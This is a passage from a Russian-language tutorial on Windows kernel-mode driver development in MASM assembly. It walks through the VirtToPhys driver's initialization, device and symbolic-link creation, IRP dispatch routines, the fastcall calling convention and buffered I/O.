


Рис. 4-10. Результат работы программы VirtToPhys.exe

```
        invoke CloseHandle, hDevice
```

Как и полагается поступать с описателями которые больше не нужны, вызовом функции CloseHandle, закрываем описатель устройства. И все повторяется вновь. Используя описатель устройства диспетчер ввода-вывода извлекает указатель на драйвер, формирует пакет запроса ввода-вывода типа IRP_MJ_CLEANUP и направляет его драйверу. В драйвере будет вызвана процедура зарегистрированная на обработку этого типа IRP, если это необходимо драйверу. Эта процедура также будет выполнена в контексте потока вызвавшего CloseHandle при IRQL = PASSIVE_LEVEL. Таким образом драйвер узнает, что описатель его устройства собираются закрыть. Затем счетчик открытых описателей объекта "файл" уменьшается на единицу и

становится равным нулю. Счетчик ссылок также уменьшается до нуля, что приводит к удалению объекта из памяти. Кстати, значение счетчика ссылок всегда больше или равно значению счетчика открытых описателей, т.к. каждому описателю соответствует, по крайней мере одна, ссылка. Когда счетчик ссылок уменьшается до нуля диспетчер ввода-вывода формирует пакет запроса ввода-вывода типа IRP_MJ_CLOSE и направляет его драйверу. В драйвере будет вызвана процедура зарегистрированная на обработку этого типа IRP. И опять эта процедура будет выполнена в контексте потока вызвавшего CloseHandle при IRQL = PASSIVE_LEVEL. Таким образом драйвер узнает, что описатель его устройства уже закрыт.

Как происходит обработка пакетов запроса ввода-вывода в драйвере мы поговорим в следующий раз.

Останов и удаление сведений о драйвере из базы данных SCM происходит обычным образом и подробно описано в предыдущих статьях.

В исходном коде VirtToPhys.exe я использовал ANSI версии API функций, что не совсем правильно, т.к. Windows NT по своей природе использует UNICODE. Все ANSI функций являются просто оболочками вокруг своих UNICODE-аналогов. Стандартные включаемые файлы пакета masm32 не поддерживают UNICODE. Поэтому, я и не стал усложнять и без того не простой, для начинающих, код. С помощью утилиты masm32\bin\l2incu.exe можно самостоятельно изготовить UNICODE-включаемые файлы.

И последнее. Я тестировал VirtToPhys, как обычно, под Windows 2000 Pro и Windows XP Pro. На более ранних выпусках могут возникнуть проблемы из-за того, что в пространстве имен диспетчера объектов отсутствует каталог "\??". В этом случае вам придется дождаться следующей статьи и перекомпилировать драйвер заменив "\??" на "\DosDevices". Исходные же коды программы управления вместе с откомпилированным драйвером и файлом winioctl.inc в архиве (находится в архиве `wasm_files.zip`: `files/recovered/225/kmd4.zip`).

Драйверы режима ядра: Часть 5: Полнофункциональный драйвер

Автор: Four-F

Дата: 2003-01-21

Пришло, наконец, время взглянуть на то, к чему мы так долго стремились. Практически вся основная теория уже позади. Поэтому, сразу приступаем к разбору исходного текста драйвера, программу управления которым мы писали в прошлой статье.

```
;@echo off
;goto make

;;;
```

```
   :
;                                   GetPhysicalAddress

;;;
```

```
   :

DispatchControl proc uses esi edi ebx pDeviceObject:PDEVICE_OBJECT, pIrp:PIRP

local status:NTSTATUS
local dwBytesReturned:DWORD

    and dwBytesReturned, 0

    mov esi, pIrp
    assume esi:ptr _IRP

    IoGetCurrentIrpStackLocation esi
    mov edi, eax
    assume edi:ptr IO_STACK_LOCATION

    .if [edi].Parameters.DeviceIoControl.IoControlCode == IOCTL_GET_PHYS_ADDRESS
        .if ( [edi].Parameters.DeviceIoControl.OutputBufferLength >= DATA_SIZE ) && ( [edi].
   Parameters.DeviceIoControl.InputBufferLength >= DATA_SIZE )

            mov edi, [esi].AssociatedIrp.SystemBuffer
            assume edi:ptr DWORD

            xor ebx, ebx
            .while ebx < NUM_DATA_ENTRY

                invoke GetPhysicalAddress, [edi][ebx*(sizeof DWORD)]

                mov [edi][ebx*(sizeof DWORD)], eax
                inc ebx
            .endw

            mov dwBytesReturned, DATA_SIZE
            mov status, STATUS_SUCCESS
        .else
            mov status, STATUS_BUFFER_TOO_SMALL
        .endif
    .else
        mov status, STATUS_INVALID_DEVICE_REQUEST
    .endif

    assume edi:nothing

    m2m [esi].IoStatus.Status, status
    m2m [esi].IoStatus.Information, dwBytesReturned

    assume esi:nothing

    fastcall IofCompleteRequest, pIrp, IO_NO_INCREMENT

    mov eax, status
    ret

DispatchControl endp

;;;
```

```
;;;
```

Имя устройства и символьной ссылки

Начнем с определения структур UNICODE_STRING, описывающих имя устройства и символьной ссылки. Как я уже говорил в третьей части, ядро любит работать со строками именно в этом формате.

Абсолютно во всех исходных текстах драйверов, как на ассемблере, так и на си, я встречаю одну и ту же достаточно бессмысленную последовательность.

```
.const
uszDeviceName           dw "\", "D", "e", "v", "i", "c", "e", "\", "D", "e", "v", "N", "a", "m",
   "e", 0
uszSymbolicLinkName     dw "\", "?", "?", "\", "D", "e", "v", "N", "a", "m", "e", 0

.code
DriverEntry proc . . .
. . .
local usDeviceName:UNICODE_STRING
local usSymbolicLinkName:UNICODE_STRING
. . .
    invoke RtlInitUnicodeString, addr usDeviceName, offset uszDeviceName
    invoke RtlInitUnicodeString, addr usSymbolicLinkName, offset uszSymbolicLinkName
```

Задача функции RtlInitUnicodeString измерить unicode-строку и заполнить структуру UNICODE_STRING (см. Часть 3). Т.к. сами unicode-строки в этом коде определены статически, т.е. никогда не меняются, то можно, еще на этапе компиляции, заполнить структуру UNICODE_STRING. Это проще, нагляднее и требует меньшего количества байт (8 байт на структуру UNICODE_STRING + максимум 3 байта на выравнивание. Против минимум 14 байт на вызов функции RtlInitUnicodeString + временные издержки). Именно так и поступим, а макрос CCOUNTED_UNICODE_STRING еще больше облегчит нам жизнь, и весь вышеприведенный код (мы добавим еще выравнивание) превратится в две элегантные строки.

```
CCOUNTED_UNICODE_STRING "\\Device\\DevName", usDeviceName,       4
CCOUNTED_UNICODE_STRING "\\??\\DevName",     usSymbolicLinkName, 4
```

Не знаю как вам, а мне этот вариант правится значительно больше. Функция же RtlInitUnicodeString требуется когда длина строки заранее неизвестна. В ntoskrnl.exe, кстати, имеется целый набор функций, как для заполнения структур *_STRING, так и для работы со строками вообще.

```
.const
CCOUNTED_UNICODE_STRING    "\\Device\\devVirtToPhys", g_usDeviceName, 4
CCOUNTED_UNICODE_STRING    "\\??\\slVirtToPhys", g_usSymbolicLinkName, 4
```

Таким образом, мы имеем две глобальные переменные *g_usDeviceName* и *g_usSymbolicLinkName* типа UNICODE_STRING с именем устройства и именем символьной ссылки соответственно. Как я уже говорил в прошлый раз, префиксы "dev" и "sl" я добавил только для наглядности.

На более ранних выпусках Windows NT в пространстве имен диспетчера объектов отсутствует каталог "\??". В этом случае надо заменить в имени символьной ссылки "\??" на "\DosDevices". Причем, в более поздних выпусках это тоже будет работать, т.к. для совместимости в корневом каталоге пространства имен диспетчера объектов имеется символьная ссылка "\DosDevices", значением которой является строка "\??"

Процедура инициализации драйвера

Кое-что о процедуре DriverEntry мы уже узнали в третьей части статьи. Прежде чем мы пойдем дальше, обратите внимание на строку:

```
.code INIT
```

Весь код, помеченный таким образом, помещается компоновщиком в отдельную секцию PE-файла с атрибутом *Discardable*. Благодаря этому, система автоматически выгрузит такой код при

необходимости. Это позволяет экономно использовать ресурсы системной памяти. Весь код в процедуре DriverEntry нужен только один раз - во время инициализации драйвера. После этого он будет бесполезно занимать память. Но, так как он помещен в секцию "INIT", этого не произойдет. Но только в том случае, если кроме секции INIT на странице (страницах) больше ничего нет, т.к. частично выгружать страницы система не умеет.

Поскольку, процедура DriverEntry просто крошечная, и весь остальной код и данные тоже занимают очень мало места, а в параметре компоновщика /align:32 мы определили выравнивание секций по границе 32 байта, то весь драйвер, со всеми своими потрохами, умещается всего на одной странице памяти (4кБ). А как известно, минимальной единицей выделения памяти, на данный момент, является страница. Т.е. можно было и не использовать отдельную секцию, т.к. в данном случае это ничего не дает. В драйверах для более ранних выпусков Windows NT процедура DriverEntry занимала довольно приличное место, поэтому собственно Microsoft так и поступила.

```
mov status, STATUS_DEVICE_CONFIGURATION_ERROR
```

Прежположим, что во время инициализации драйвера произойдет ошибка. Если это случится, то это значение и вернется системе, и на стороне режима пользователя вызов функции StartService завершится ошибкой.

```
invoke IoCreateDevice, pDriverObject, 0, addr g_usDeviceName, FILE_DEVICE_UNKNOWN, \
                                         0, FALSE, addr pDeviceObject
```

Поскольку, драйвер призван управлять виртуальным устройством, то первым делом мы и пытаемся это устройство создать. Функция IoCreateDevice выделяет память под необходимые структуры, в частности DEVICE_OBJECT, и инициализирует их. Ее прототип выглядит следующим образом:

```
IoCreateDevice proto std call DriverObject:PDRIVER_OBJECT, DeviceExtensionSize:DWORD, \
                              DeviceName:PUNICODE_STRING,  DeviceType:DEVICE_TYPE, \
                              DeviceCharacteristics:DWORD, Exclusive:BOOL, \
                              DeviceObject: PDEVICE_OBJECT
```

DriverObject — - указатель на объект "драйвер" (структура DRIVER_OBJECT), созданный системой;

DeviceExtensionSize — - произвольный размер области дополнительной памяти устройства (device extension), которую можно выделить в каждом объекте "устройство". Этот параметр имеет смысл использовать если драйвер управляет несколькими устройствами. Т.о. он может хранить относящуюся к каждому устройству информацию в самом объекте "устройство". В нашем случае устройство одно, поэтому, нет большого смысла выделять в устройстве дополнительную память, хотя ничто не мешает нам это сделать;

DeviceName — - необязательный указатель на имя устройства в формате UNICODE_STRING. Для нас этот параметр обязателен. Мы должны создать именованное устройство, иначе мы не сможем создать символьную ссылку, а значит, код режима пользователя не сможет получить доступ к устройству;

DeviceType — - определяет уникальный идентификатор типа устройства. Этого момента мы коснулись в прошлый раз, при описании управляющего кода ввода-вывода. У нас этот параметр всегда будет FILE_DEVICE_UNKNOWN;

DeviceCharacteristics — - дополнительная информация об устройстве. У нас ничего такого нет, поэтому ставим в 0;

Exclusive — - определяет монопольный доступ к устройству. Опять же в прошлый раз, при описании функции CreateFile, я говорил, что мне не удалось получить монопольный доступ к устройству используя параметр dwShareMode. Это можно сделать с помощью Exclusive. Трудно сказать нужно нам это или нет, поэтому, мы разрешаем одновременное использование устройства несколькими приложениями устанавливая этот параметр в FALSE;

DeviceObject — - этот параметр является возвращаемым и будет указывать, при успешном завершении функции IoCreateDevice, на высокопарно называемый Microsoft объект "устройство", являющийся на самом деле структурой DEVICE_OBJECT. Через эту структуру система и будет им управлять. Если создать символьную ссылку не удастся, то указатель на объект "устройство" потребуется для его удаления. Поэтому, мы передаем в этом параметре адрес локальной переменной pDeviceObject. Можно сохранить указатель на объект "устройство" и в глобальной переменной и использовать его в процедуре выгрузки драйвера, но я этого делать не стал, чтобы не создавать лишнюю секцию ?data. А при выгрузке драйвера мы извлечем этот указатель прямо из объекта "драйвер".

```
    .if eax == STATUS_SUCCESS
        invoke IoCreateSymbolicLink, addr g_usSymbolicLinkName, addr g_usDeviceName
```

Если создание устройства прошло без ошибок, то следующим нашим шагом будет создание символьной ссылки (что это такое и зачем нужно, мы достаточно подробно обсудили в прошлой статье). Это позволит коду режима пользователя получить описатель устройства. Я не буду приводить описание функции IoCreateSymbolicLink - тут и так все ясно.

```
        .if eax == STATUS_SUCCESS
            mov eax, pDriverObject
            assume eax:ptr DRIVER_OBJECT
            mov [eax].MajorFunction[IRP_MJ_CREATE*(sizeof PVOID)],          offset
DispatchCreateClose
            mov [eax].MajorFunction[IRP_MJ_CLOSE*(sizeof PVOID)],           offset
DispatchCreateClose
            mov [eax].MajorFunction[IRP_MJ_DEVICE_CONTROL*(sizeof PVOID)],  offset DispatchControl
```

Если создание символьной ссылки прошло успешно, переходим к следующему этапу.

В состав структуры DRIVER_OBJECT входит массив *MajorFunction*. В этот масив помещаются указатели на *процедуры диспетчеризации* (dispatch routines), предназначенные для обработки разных типов пакетов запроса ввода-вывода (IRP). Каждый элемент этого массива соответствует своему типу IRP. Если, например, драйверу необходимо обрабатывать запрос типа IRP_MJ_SHUTDOWN, уведомляющий о завершении работы системы, то он должен поместить в соответствующую позицию массива *MajorFunction* указатель на функцию, которой запросы этого типа и будут направляться. Если такая функциональность драйверу не нужна, как в нашем случае, то и заполнять этот элемент массива *MajorFunction* не требуется. Т.о. мы совсем не обязаны заполнять все элементы массива *MajorFunction* , коих в Windows 2000 DDK определено аж целых 28 штук (IRP_MJ_MAXIMUM_FUNCTION+1). Все зависит от задач стоящих перед драйвером. Например, драйвер beeper.sys и так прекрасно справлялся со своей работой, вообще не устанавливая никаких процедур диспетчеризации. В элементы массива *MajorFunction* не заполненные драйвером диспетчер ввода-вывода заносит указатель на внутреннюю функцию IopInvalidDeviceRequest. Эта функция уведомляет о попытке обращения к неподдерживаемой данным драйвером функции.

Для того, чтобы код режима пользователя смог успешно вызывать функции CreateFile, DeviceIoControl и CloseHandle, мы должны обрабатывать как минимум три типа запросов:

IRP_MJ_CREATE — - формируется диспетчером ввода-вывода при вызове кодом режима пользователя функции CreateFile;

IRP_MJ_DEVICE_CONTROL — - формируется диспетчером ввода-вывода при вызове кодом режима пользователя функции DeviceIoControl;

IRP_MJ_CLOSE — - формируется диспетчером ввода-вывода при вызове кодом режима пользователя функции CloseHandle.

Запросы типов IRP_MJ_CREATE и IRP_MJ_CLOSE будет обрабатывать одна функция DispatchCreateClose. Почему узнаем позже.

В ntddk.inc, среди прочих, определены константы могущие представлять для нас интерес:

```
IRP_MJ_CREATE               equ 0
. . .
IRP_MJ_CLOSE                equ 2
IRP_MJ_READ                 equ 3
IRP_MJ_WRITE                equ 4
. . .
IRP_MJ_DEVICE_CONTROL       equ 0Eh
. . .
IRP_MJ_CLEANUP              equ 12h
```

Это порядковые номера, определяющие положение указателя на процедуру диспетчеризации в массиве *MajorFunction*. Умножив соответствующую константу на размер указателя, равный 4 байтам, мы получим смещение в массиве *MajorFunction* , по которому должен быть расположен указатель на соответствующую процедуру диспетчеризации.

```
mov [eax].DriverUnload,                                    offset DriverUnload
```

Еще одно ключевое поле структуры DRIVER_OBJECT *DriverUnload*. Туда мы должны поместить, если хотим иметь возможность динамически выгружать драйвер, указатель на процедуру, которую система будет вызывать при обращении кода режима пользователя к функции ControlService с параметром SERVICE_CONTROL_STOP.

Имена процедур инициализации, диспетчеризации и выгрузки драйвера могут быть произвольными.

```
assume eax:nothing
mov status, STATUS_SUCCESS
```

Если мы благополучно дошли до этой точки, то инициализация драйвера прошла успешно, о чем мы и сообщаем системе, возвращая код успеха STATUS_SUCCESS.

```
        .else
            invoke IoDeleteDevice, pDeviceObject
        .endif
    .endif
```

Если же создать символьную ссылку не удалось, то мы должны удалить объект "устройство", созданный на предыдущем этапе функцией IoCreateDevice, чтобы привести систему в прежнее состояние. Именно должны! Это вам не режим пользователя, где после завершения процесса все объекты ему принадлежащие автоматически уничтожаются системой. В режиме ядра никто за нас делать грязную работу не будет. Это общее правило. Выделили память - освободите. Создали объект - удалите. Получили ссылку на объект - "отдайте" назад. И т.д. и т.п. Запомните это.

```
    mov eax, status
    ret
```

Возвращаем системе текущий код состояния. Если это STATUS_SUCCESS, то драйвер остается в памяти и диспетчер ввода-вывода будет формировать и направлять его устройствам пакеты запроса ввода-вывода. Если это какое-либо другое значение, то драйвер удаляется.

Таким образом, после удачного завершения DriverEntry в системе появится три новых объекта:

Объект "драйвер", представляющий отдельный драйвер в системе. Из этого объекта (точнее из массива MajorFunction структуры DRIVER_OBJECT) диспетчер ввода-вывода получает адреса процедур диспетчеризации;

Объект "устройство", представляющий в системе устройство. Из этого объекта (точнее из поля DriverObject структуры DEVICE_OBJECT) диспетчер ввода-вывода получает указатель на объект "драйвер" это устройство обслуживающий;

Объект "файл", представляющий для кода режима пользователя объект "устройство". Из этого объекта (точнее из поля DeviceObject структуры FILE_OBJECT) диспетчер ввода-вывода получает

указатель на объект "устройство"; Этот объект прозрачен для нас. О том, как объект "файл" возникает, мы говорили в прошлый раз;

Символьная ссылка, видимая коду режима пользователя. Используется диспетчером объектов для трансляции во внутреннее имя устройства.

На рис. 5-1 показаны основные взаимосвязи этих объектов. Эта схема поможет вам глубже понять дальнейший материал.




Рис. 5-1. Взаимосвязи объектов "файл", "устройство" и "драйвер" с пакетом запроса ввода-вывода, и кодом драйвера

Процедуры диспетчеризации запросов ввода-вывода

Все процедуры диспетчеризации имеют одинаковый прототип.

```
DispatchRoutine proto stdcall pDeviceObject:PDEVICE_OBJECT, pIrp:PIRP
```

pDeviceObject — - указатель на объект "устройство" (структура DEVICE_OBJECT). Если драйвер обслуживает несколько устройств, то по значению этого параметра можно определить, к какому именно устройству пришел запрос. Или обратиться к области дополнительной памяти устройства. В нашем случае, в процедурах диспетчеризации, использовать указатель на объект "устройство" не требуется;

pIrp — - указатель на текущий пакет запроса ввода-вывода (структура _IRP). Диспетчер ввода-вывода создает IRP, представляющий операцию ввода-вывода. Через параметр pIrp драйверу передается указатель на IRP. Получив IRP, драйвер выполняет указанную в пакете операцию и возвращает его диспетчеру ввода-вывода, чтобы тот, либо завершил эту операцию, либо передал пакет другому драйверу для дальнейшей обработки. Завершать IRP или передавать его дальше решает сам драйвер. Наш драйвер одноуровневый, поэтому никакой дальнейшей обработки не требуется. По завершении операции ввода-вывода, результаты возвратятся коду режима пользователя, а IRP будет удален.

Такой унифицированный интерфейс процедур диспетчеризации позволяет диспетчеру ввода-вывода вызывать любой драйвер, ничего не зная о его структуре и внутреннем устройстве, а также о содержании запроса ввода-вывода.

Процедура обработки IRP типов IRP_MJ_CREATE и IRP_MJ_CLOSE

Для начала о том, почему процедура DispatchCreateClose обрабатывает у нас запросы такого разного типа. Запросы типов IRP_MJ_CREATE и IRP_MJ_CLOSE направляются драйверу, когда код режима пользователя вызывает функции CreateFile и CloseHandle, соответственно. Единственное, что нам надо сделать для обработки обоих запросов, это заполнить *блок статуса ввода-вывода* (I/O status block) - вложенную в _IRP структуру IO_STATUS_BLOCK - и вернуть код успеха. Поэтому, чтобы не плодить лишние процедуры-близнецы, я их и объединил.

Если же предполагается, при обработке запроса типа IRP_MJ_CREATE, выделять дополнительную память, инициализировать какие-либо переменные и .т.п, то при закрытии описателя устройства, т.е. при вызове кодом режима пользователя CloseHandle, эти структуры придется удалять. Т.е. действия драйвера при получении пакетов IRP_MJ_CREATE и IRP_MJ_CLOSE будут отличаться. В этом случае, естественно, процедуры обработки следует разделить.

```
DispatchCreateClose proc pDeviceObject:PDEVICE_OBJECT, pIrp:PIRP

    mov eax, pIrp
    assume eax:ptr _IRP
    mov [eax].IoStatus.Status, STATUS_SUCCESS
    and [eax].IoStatus.Information, 0
    assume eax:nothing
```

Заполняем блок статуса ввода-вывода, определяющего состояние запроса ввода-вывода.

Значение поля Status определяет, как завершится на стороне режима пользователя вызов функций CreateFile и CloseHandle. Мы хотим, чтобы пользовательский процесс открывал и закрывал описатель устройства без ошибок. Поэтому, помещаем в поле Status код успеха STATUS_SUCCESS.

Смысл поля Information зависит от типа запроса. Это может быть значение количества байт переданных в пользовательское приложение или указатель на структуру. В данном случае мы

поместим в это поле 0. При обработке запроса типа IRP_MJ_DEVICE_CONTROL (в процедуре DispatchControl), мы должны будем поместить туда количество байт, которое необходимо скопировать в пользовательский буфер.

```
        fastcall IofCompleteRequest, pIrp, IO_NO_INCREMENT

        mov eax, STATUS_SUCCESS
        ret

DispatchCreateClose endp
```

Вызов функции IofCompleteRequest инициирует операцию завершения ввода-вывода (I/O completion).

Как следует из самого названия, эта функция уведомляет диспетчер ввода-вывода о том, что операция ввода-вывода завершена и можно отправлять ее результаты инициатору запроса (в нашем случае коду режима пользователя). О том, обработку какого именно запроса следует завершить, говорит первый параметр. Второй параметр определяет повышение уровня приоритета инициировавшего операцию потока после ее завершения.

Если драйвер обслуживает физическое устройство, то операция ввода-вывода может длиться ощутимое время. Пока поток ждет завершения операции, система не предоставляет ему процессорное время (при синхронных операциях ввода-вывода, как в нашем случае). После окончания операции ожидавший поток вправе немедленно возобновить выполнение и обработать полученные данные. Именно через второй параметр функции IofCompleteRequest драйвер и сообщает на какую величину повысить приоритет ожидавшего потока. Для устройств "тугодумов" предусмотрены бОльшие значения повышения приоритета. Например, для звуковых карт DDK рекомендует использовать константу IO_SOUND_INCREMENT, равную 8.

В нашем случае, повышения приоритета потока не требуется, и мы передаем IO_NO_INCREMENT равную нулю.

Функция IofCompleteRequest является fastcall-функцией (см. ниже). В префиксе имени функции присутствует символ 'f'. Существует, кстати сказать, и stdcall вариант IoCompleteRequest. Обратите внимание на отсутствие символа 'f' в префиксе. Но, в образовательных целях, мы будем использовать быструю версию. Эта не единственная fastcall-функция - есть и другие. И у них также есть свои stdcall аналоги, которые, как правило, являются оболочками вокруг соответствующих fastcall-функций.

Соглашение о передаче параметров

В функциях API ядра Windows NT используется три типа соглашений о передаче параметров (calling convention): stdcall, cdecl и fastcall. Последний тип не поддерживается компилятором masm.

Такие функции принимают первый аргумент в регистре ecx, второй в edx, остальные, при наличии таковых, помещаются в стек в обратном порядке (справа налево). Стек очищает вызванная функция.

Декорированные имена функций fastcall начинаются с символа "@", после имени добавляется символ "@" с десятичным числом, обозначающим суммарный размер аргументов в байтах. Например, функция IofCompleteRequest декорируется следующим образом:

```
@IofCompleteRequest@8
```

Это значит, что это fastcall-функция, экспортируемое имя IofCompleteRequest, принимает два аргумента размером DWORD каждый.

В файле \include\w2k\ntoskrnl.inc она определена следующим образом (на ключевое слово SYSCALL можете не обращать внимание):

```
EXTERNDEF SYSCALL @IofCompleteRequest@8:PROC
```

```
IofCompleteRequest TEXTEQU <@IofCompleteRequest@8>
```

Для упрощения вызова таких функций я написал макрос fastcall:

```
fastcall MACRO api:REQ, p1, p2, px:VARARG

local arg

    ifnb <px>
        % for arg, @ArgRev( <px> )
            push arg
        endm
    endif

    ifnb <p1>

        ifdifi <p1>, <ecx>
            mov ecx, p1
        endif

        ifnb <p2>
            ifdifi <p2>, <edx>
                mov edx, p2
            endif
        endif

    endif

    call api

ENDM
```

Здесь, для экономии места, я привожу упрощенную версию этого макроса. Чтобы не плодить лишние файлы с макросами, мне пришлось поместить этот макрос в \include\w2k\ntddk.inc, где и можно посмотреть полный вариант. В оригинальном ntddk.h такого макроса, естественно, нет.

Виды управления буферами при обработке IRP

Напоследок, хочу еще немножко помучить вас теорией ;-)

Диспетчер ввода-вывода поддерживает три вида управления буферами:

• *буферизованный ввод-вывод* (buffered I/O);
• *прямой ввод-вывод* (direct I/O);
• *ввод-вывод без управления* (neither I/O).

Этого момента мы чуть-чуть касались в прошлой статье. Теперь поговорим более обстоятельно. Здесь, мы будем рассматривать только случай применения функции DeviceIoControl для организации ввода-вывода. Использование ReadFile и WriteFile не рассматриваются. Пример использования ReadFile смотрите в \src\Article4-5\NtBuild.

буферизованный ввод-вывод

Именно этот вид управления используется в драйвере VirtToPhys.

Диспетчер ввода-вывода выделяет в системном пуле неподкачиваемой памяти буфер, равный по размеру наибольшему (если определены, как входной, так и выходной) из пользовательских буферов.

Создавая IRP, при операции записи, диспетчер ввода-вывода копирует данные из пользовательского входного буфера в выделенный системный буфер и передает драйверу его адрес в поле AssociatedIrp.SystemBuffer структуры _IRP. Размер скопированных данных помещается в поле Parameters.DeviceIoControl.InputBufferLength структуры IO_STACK_LOCATION (на эту структуру указывает поле Tail.Overlay.CurrentStackLocation структуры _IRP, значение которого можно получить используя макрос IoGetCurrentIrpStackLocation).

Драйвер обрабатывает IRP и помещает выходные данные (при наличии таковых) в тот же самый системный буфер. При этом, находящиеся там входные данные, естественно, переписываются. Т.е. пользовательских буферов два, а системный один. Если входные данные нужны драйверу, то он должен их где-нибудь сохранить.

